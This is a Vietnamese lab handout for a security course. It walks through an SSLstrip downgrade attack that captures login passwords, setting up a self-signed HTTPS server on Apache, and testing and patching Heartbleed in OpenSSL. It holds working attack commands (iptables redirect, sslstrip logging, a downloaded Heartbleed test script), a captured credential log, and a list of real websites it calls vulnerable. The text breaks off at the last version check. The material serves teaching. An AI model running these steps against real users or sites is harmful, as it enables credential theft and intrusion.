

LAB 3. SESSIONS, HTTPS VÀ RECAPTCHA

I. Chiếm các phiên HTTPS với SSLstrip

1.1 Yêu cầu

Một máy tính chạy hệ điều hành Kali Linux, đóng vai trò là Attacker.

Một máy tính thứ hai chạy hệ điều hành Windows 7, 8 hoặc 10 làm máy mục tiêu.

1.2 Mục Tiêu

Kẻ tấn công đóng vai trò như một proxy, chuyển đổi phiên HTTPS an toàn thành phiên HTTP không an toàn.

1.3 Cài đặt Firefox trên máy mục tiêu

Nếu máy chưa cài đặt firefox, hãy vào đây và cài đặt nó:

<http://getfirefox.com>

1.4 Khởi động máy Attacker

Khởi động máy ảo Kali Linux. Chuyển card mạng sang chế độ Bridged.

Mở một trình duyệt trên máy Attacker và đảm bảo rằng có thể kết nối đến Internet.

Mở một Terminal trên máy Attacker, gõ vào lệnh này và nhấn Enter:

ifconfig

Kiểm tra mạng

Trên máy mục tiêu, mở Command Prompt và ping máy Attacker. Nếu bạn nhận được thông điệp replies, hai máy kết nối thành công. Nếu không, bạn cần khắc phục sự cố cài đặt mạng trước khi tiếp tục.

Tải SSLstrip

Trên máy Attacker, trong cửa sổ Terminal, nhập vào các lệnh này, nhấn Enter sau mỗi lệnh:

```
sudo apt-get install python-twisted-web
```

```
git clone https://github.com/moxie0/sslstrip.git
```

```
cd sslstrip
```

```
sudo python ./setup.py install
```

hoặc

```
sudo apt-get install python
```

```
more README
```

Đọc qua hướng dẫn trong file README, là một bản tóm tắt về những gì đang làm ở đây. Nhấn Ctrl+Z để đóng "more".


Cấu hình IP Forwarding trên máy Attacker

Trên máy Attacker, trong cửa sổ Terminal, nhập vào các lệnh này, nhấn Enter và nhập password để mở file:

```
sudo gedit /etc/sysctl.conf
```

Thao tác này mở tập tin sysctl.conf trong trình soạn thảo.

Cuộn xuống và tìm dòng có nội dung "#Uncomment the next line to enable packet forwarding for IPv4". Hủy bỏ dấu # ở đầu dòng kế tiếp, như hình dưới đây:



```
#  
# /etc/sysctl.conf - Configuration file for setting system variables  
# See /etc/sysctl.d/ for additional system variables.  
# See sysctl.conf (5) for information.  
#  
#kernel.domainname = example.com  
  
# Uncomment the following to stop low-level messages on console  
#kernel.printk = 3 4 1 3  
  
#####  
# Functions previously found in netbase  
#  
# Uncomment the next two lines to enable Spoof protection (reverse-path filter)  
# Turn on Source Address Verification in all interfaces to  
# prevent some spoofing attacks  
#net.ipv4.conf.default.rp_filter=1  
#net.ipv4.conf.all.rp_filter=1|  
  
# Uncomment the next line to enable TCP/IP SYN cookies  
# See http://lwn.net/Articles/277146/  
# Note: This may impact IPv6 TCP sessions too  
#net.ipv4.tcp_syncookies=1  
  
# Uncomment the next line to enable packet forwarding for IPv4  
net.ipv4.ip_forward=1  
  
# Uncomment the next line to enable packet forwarding for IPv6  
# Enabling this option disables Stateless Address Autoconfiguration  
# based on Router Advertisements for this host  
#net.ipv6.conf.all.forwarding=1  
  
#####  
# Additional settings - these settings can improve the network  
# security of the host and prevent against some network attacks  
# including spoofing attacks and man in the middle attacks through  
# redirection. Some network environments, however, require that these  
# settings are disabled so review and enable them as needed.  
#  
# Do not accept ICMP redirects (prevent MITM attacks)
```

Nhấn **Ctrl+X, Y, Enter** để lưu tập tin.

Thiết lập iptables chuyển hướng yêu cầu HTTP

Trên máy Attacker, trong cửa sổ Terminal, gõ lệnh này. Sau đó nhấn phím Enter:

Kiểm tra phiên bản iptables

iptables -L -V

Để làm việc cần sử dụng quyền root trên Linux (Nếu đang sử dụng quyền User)

sudo i

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

```
iptables -t nat -L
```

Bạn sẽ thấy một quy tắc rule trong chuỗi chain PREROUTING, như được hiển thị bên dưới trang này:

```
root@kali:/var/www/html# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
root@kali:/var/www/html# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination            tcp dpt:http redir ports 8080
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination
```

Sử dụng lệnh này để xóa rule, trong trường hợp gặp lỗi:

`iptables -t nat -D PREROUTING 1` và sau đó lặp lại lệnh ở trên để tạo lại rule mà không có lỗi.

1.5 Khởi động sslstrip

Trên máy Attacker, trong cửa sổ Terminal, gõ lệnh này, và sau đó nhấn Enter:

```
python sslstrip.py -h
```

Một thông điệp trợ giúp xuất hiện, hiển thị các tùy chọn.

Trên máy Attacker, trong cửa sổ Terminal, gõ lệnh này. Sau đó nhấn phím Enter.

```
python sslstrip.py -p -l 8080
```

Điều này khởi động sslstrip thu thập dữ liệu. Ghi dữ liệu vào một tập tin có tên `sslstrip.log`. Để cửa sổ Terminal này mở.

1.6 Khởi động Logfile Scanner


Trên máy Attacker. Mở cửa sổ Terminal mới. Thực hiện các lệnh sau:

```
cd
```

cd sslstrip

tail -f sslstrip.log

Lệnh này hiển thị mật khẩu và dữ liệu khác được sslstrip bắt được.



Để cửa sổ Terminal này mở.

1.7 Thiết lập máy mục tiêu để sử dụng máy chủ Proxy

Trong một cuộc tấn công thực sự, chúng tôi sẽ chuyển hướng lưu lượng truy cập do quá trình đầu độc ARP. Nhưng đối với lab này, chúng ta sẽ thiết lập proxy trong Firefox.

Trên máy mục tiêu, trong trình duyệt Firefox, ở trên cùng bên phải, nhấn vào biểu tượng với ba thanh ngang.


Nhấn vào **Preferences**.

Ở phía bên trái, nhấn vào **Advanced**.

Ở phía bên phải, phía trên cùng, nhấn vào **Network**.

Chọn vào nút **Settings...**

Nhấn vào nút "**Manual proxy configuration**". Trong dòng "HTTP Proxy", nhập địa chỉ IP của máy Kali và cổng **8080**, như hiển thị bên dưới. Sau đó nhấn **OK**.




Mở trang Salesforce


Trong Firefox, truy cập

<http://salesforce.com>

Ở trên cùng bên phải, nhấn vào **"Login"**, như được hiển thị bên dưới.



Trang login sẽ mở ra qua giao thức HTTP, như được hiển thị bên dưới.



Trong trang Salesforce, đăng nhập bằng các thông tin đăng nhập sau:

- Username: **YOURNAME**
- Password: **YOURNAME-SECRET-PASSWORD**

Bạn sẽ không thể đăng nhập, nhưng mật khẩu của bạn sẽ bị tiết lộ.

1.8 Xem mật khẩu bắt được

Trên máy Attacker, trong cửa sổ logfile scanner, nhấn **Ctrl+C**. Tìm tên người dùng và mật khẩu đã bắt được và đánh dấu chúng, như hiển thị bên dưới.




```
2016-11-30 23:58:55,487 SECURE POST Data (login.live.com): {"username":"yourname@msn.com","uaid":"1df3d53517f64ab39dc9702af", "rIdpSupported":false,"checkPhones":false}
2016-12-01 00:01:15,980 SECURE POST Data (login.live.com): i13=0&login=yourname%40msn.com&loginfmt=yourname%40msn.com&ps=2&ions=3&passwd=YOURNAME-SECERE-PASSWORD&canary=&ctx=&PPFT=DfjG7rI48*fF11CCl%21N6U3DazJBcMQp8vtxW2nAQXw7Y8e3ecte6PIvM2YVgTk8Rr9BKrKq
```


1.9 Xử lý sự cố

Website dường như thay đổi cài đặt bảo mật của họ mỗi ngày, vì vậy cuộc tấn công này hoạt động ngày hôm nay và không thành công vào ngày hôm sau. Nếu Salesforce không có lỗi hổng, bạn có thể sử dụng trang AOL.

Trang AOL mở ra qua HTTP, như hình dưới đây:



Và khi nhấn vào **"AOL Mail"**, sẽ nhận được một trang đăng nhập không an toàn:



Các trang Web có lỗi hổng khác

<http://en.wikipedia.org>

<http://barracudanetworks.com>

<http://constantcontact.com>

<http://donate.apache.org>

<http://login.ubuntu.com>

<http://adp.com>

II. Tạo một máy chủ HTTPS trên Kali Linux

2.1 Yêu cầu

Một máy Kali Linux 2.0

2.2 Khởi động máy Kali Linux

Khởi động máy như bình thường. Mở một cửa sổ Terminal.

Trong cửa sổ Terminal, nhập lệnh này và sau đó nhấn Enter:

ping google.com

Hãy chắc rằng bạn nhận được thông điệp replies. Nếu không, bạn cần sửa các vấn đề về mạng trước khi tiếp tục.

2.3 Cấu hình SSL cho Apache

Trong cửa sổ Terminal mới, nhập các lệnh này, nhấn Enter sau mỗi lệnh.

Các lệnh này cho phép mô đun SSL, kích hoạt cấu hình SSL mặc định, bao gồm chứng chỉ SSL tự ký, và mở tập tin cấu hình SSL để chỉnh sửa.

```
a2enmod ssl
```

```
ln -s /etc/apache2/sites-available/default-ssl.conf  
/etc/apache2/sites-enabled/000-default-ssl.conf
```

```
nano /etc/apache2/sites-available/default-ssl.conf
```

Trong nano, thay đổi

```
<VirtualHost _Default_:443>
```

Thành

```
<VirtualHost *:443>
```

Như hình dưới đây:

```
GNU nano 2.2.6 File: /etc/apache2/sites-available/default-ssl.conf
<IfModule mod_ssl.c>
  <VirtualHost *:443>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www/html
```

Lưu tập tin với **Ctrl+X, Y, Enter**.

Tạo trang web đơn giản

Trong cửa sổ Terminal, thực thi lệnh sau:

```
echo > /var/www/html/index.html
```

```
nano /var/www/html/index.html
```

Trong trình soạn thảo văn bản, nhập code này:

```
<html>

<body>


<h1>Test Page on My HTTPS Server</h1>

<h2>by YOUR NAME</h2>

</body>

</html>
```

Tập tin của bạn phải giống như hình dưới đây:



Nhấn **Ctrl+X, Y, Enter** để lưu tập tin.

Khởi động lại Apache

Trong cửa sổ Terminal, nhập lệnh này, và sau đó nhấn Enter:

```
service apache2 restart
```

Xem trang Web https vừa tạo

Ở phía trên bên trái của màn hình desktop Kali Linux, nhấp vào biểu tượng tròn màu xanh để mở trình duyệt IceWeasel.

Trong IceWeasel, nhập URL này, và nhấn Enter:

https://localhost


Một trang cảnh báo xuất hiện, nói kết nối này không đáng tin cậy "This Connection is Untrusted". Điều đó xảy ra tại vì chứng chỉ SSL của bạn tự ký, chứ không phải mua từ cơ quan cấp giấy chứng nhận thực như Verisign.

Nhấn vào "I Understand the Risks".

Chọn tiếp vào thêm ngoại lệ "Add Exception".

Nhấn vào nút "Confirm Security Exception".

Trang web https của bạn mở ra, như được hiển thị bên dưới:



III. Phát hiện lỗ hổng bảo mật OpenSSL của Heartbleed và vá lỗ hổng

3.1 Yêu cầu

Một máy Kali Linux 2.0

Tạo một máy chủ HTTPS như lab trước

3.2 Kiểm tra phiên bản OpenSSL

Để kiểm tra phiên bản, trong cửa sổ Terminal, thực hiện lệnh này:

openssl version

Số phiên bản xuất hiện, như được hiển thị bên dưới. Nếu phiên bản là 1.0.1, 1.0.1f, hoặc 1.0.1 theo sau bởi bất kỳ ký tự nào trước g, máy chủ của bạn có thể có lỗ hổng.

Kali Linux sử dụng một phiên bản lỗ hổng!

```
root@kali:/etc/apache2/sites-available# openssl version
OpenSSL 1.0.1e 11 Feb 2013
root@kali:/etc/apache2/sites-available#
```

Nhận mã nguồn thử nghiệm Python Heartbleed

Trong cửa sổ Terminal, thực hiện các lệnh sau:

cd

wget http://samsclass.info/120/proj/hb1.pyx

mv hb1.pyx hb1.py

3.3 Kiểm tra lỗ hổng Heartbleed

cd

python hb1.py localhost

Bạn sẽ thấy thông báo "server is vulnerable!", như được hiển thị bên dưới.



```
3eb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ec0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ed0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ee0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ef0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f30: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fa0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

WARNING: server returned more data than it should - server is vulnerable!
root@kali:~#
```

3.4 Vá lỗ hổng trên máy Kali Linux

Phiên bản 1.0.1g OpenSSL đã được sửa.

Tải xuống và biên dịch OpenSSL 1.0.1g

Trong cửa sổ Terminal, thực hiện các lệnh này.

```
wget http://www.openssl.org/source/openssl-1.0.1g.tar.gz
```

```
tar xzf openssl-1.0.1g.tar.gz
```

```
cd openssl-1.0.1g
```

```
./config --prefix=/usr --openssldir=/etc/ssl
```

```
make
```

Sẽ mất vài phút để biên dịch, và nhiều thông điệp sẽ cuộn theo.

Cài đặt phiên bản mới của OpenSSL

Trong cửa sổ Terminal mới, thực hiện lệnh này:

```
make install
```

Khởi động lại Apache

Trong cửa sổ Terminal, thực hiện lệnh này:

```
service apache2 restart
```

Kiểm tra phiên bản OpenSSL

Để kiểm tra phiên bản, trong cửa sổ Terminal, thực hiện lệnh này:

```
openssl version
```

Số phiên bản bây giờ là 1.0.1g, theo báo cáo đã được vá.

```
root@kali:/# openssl version  
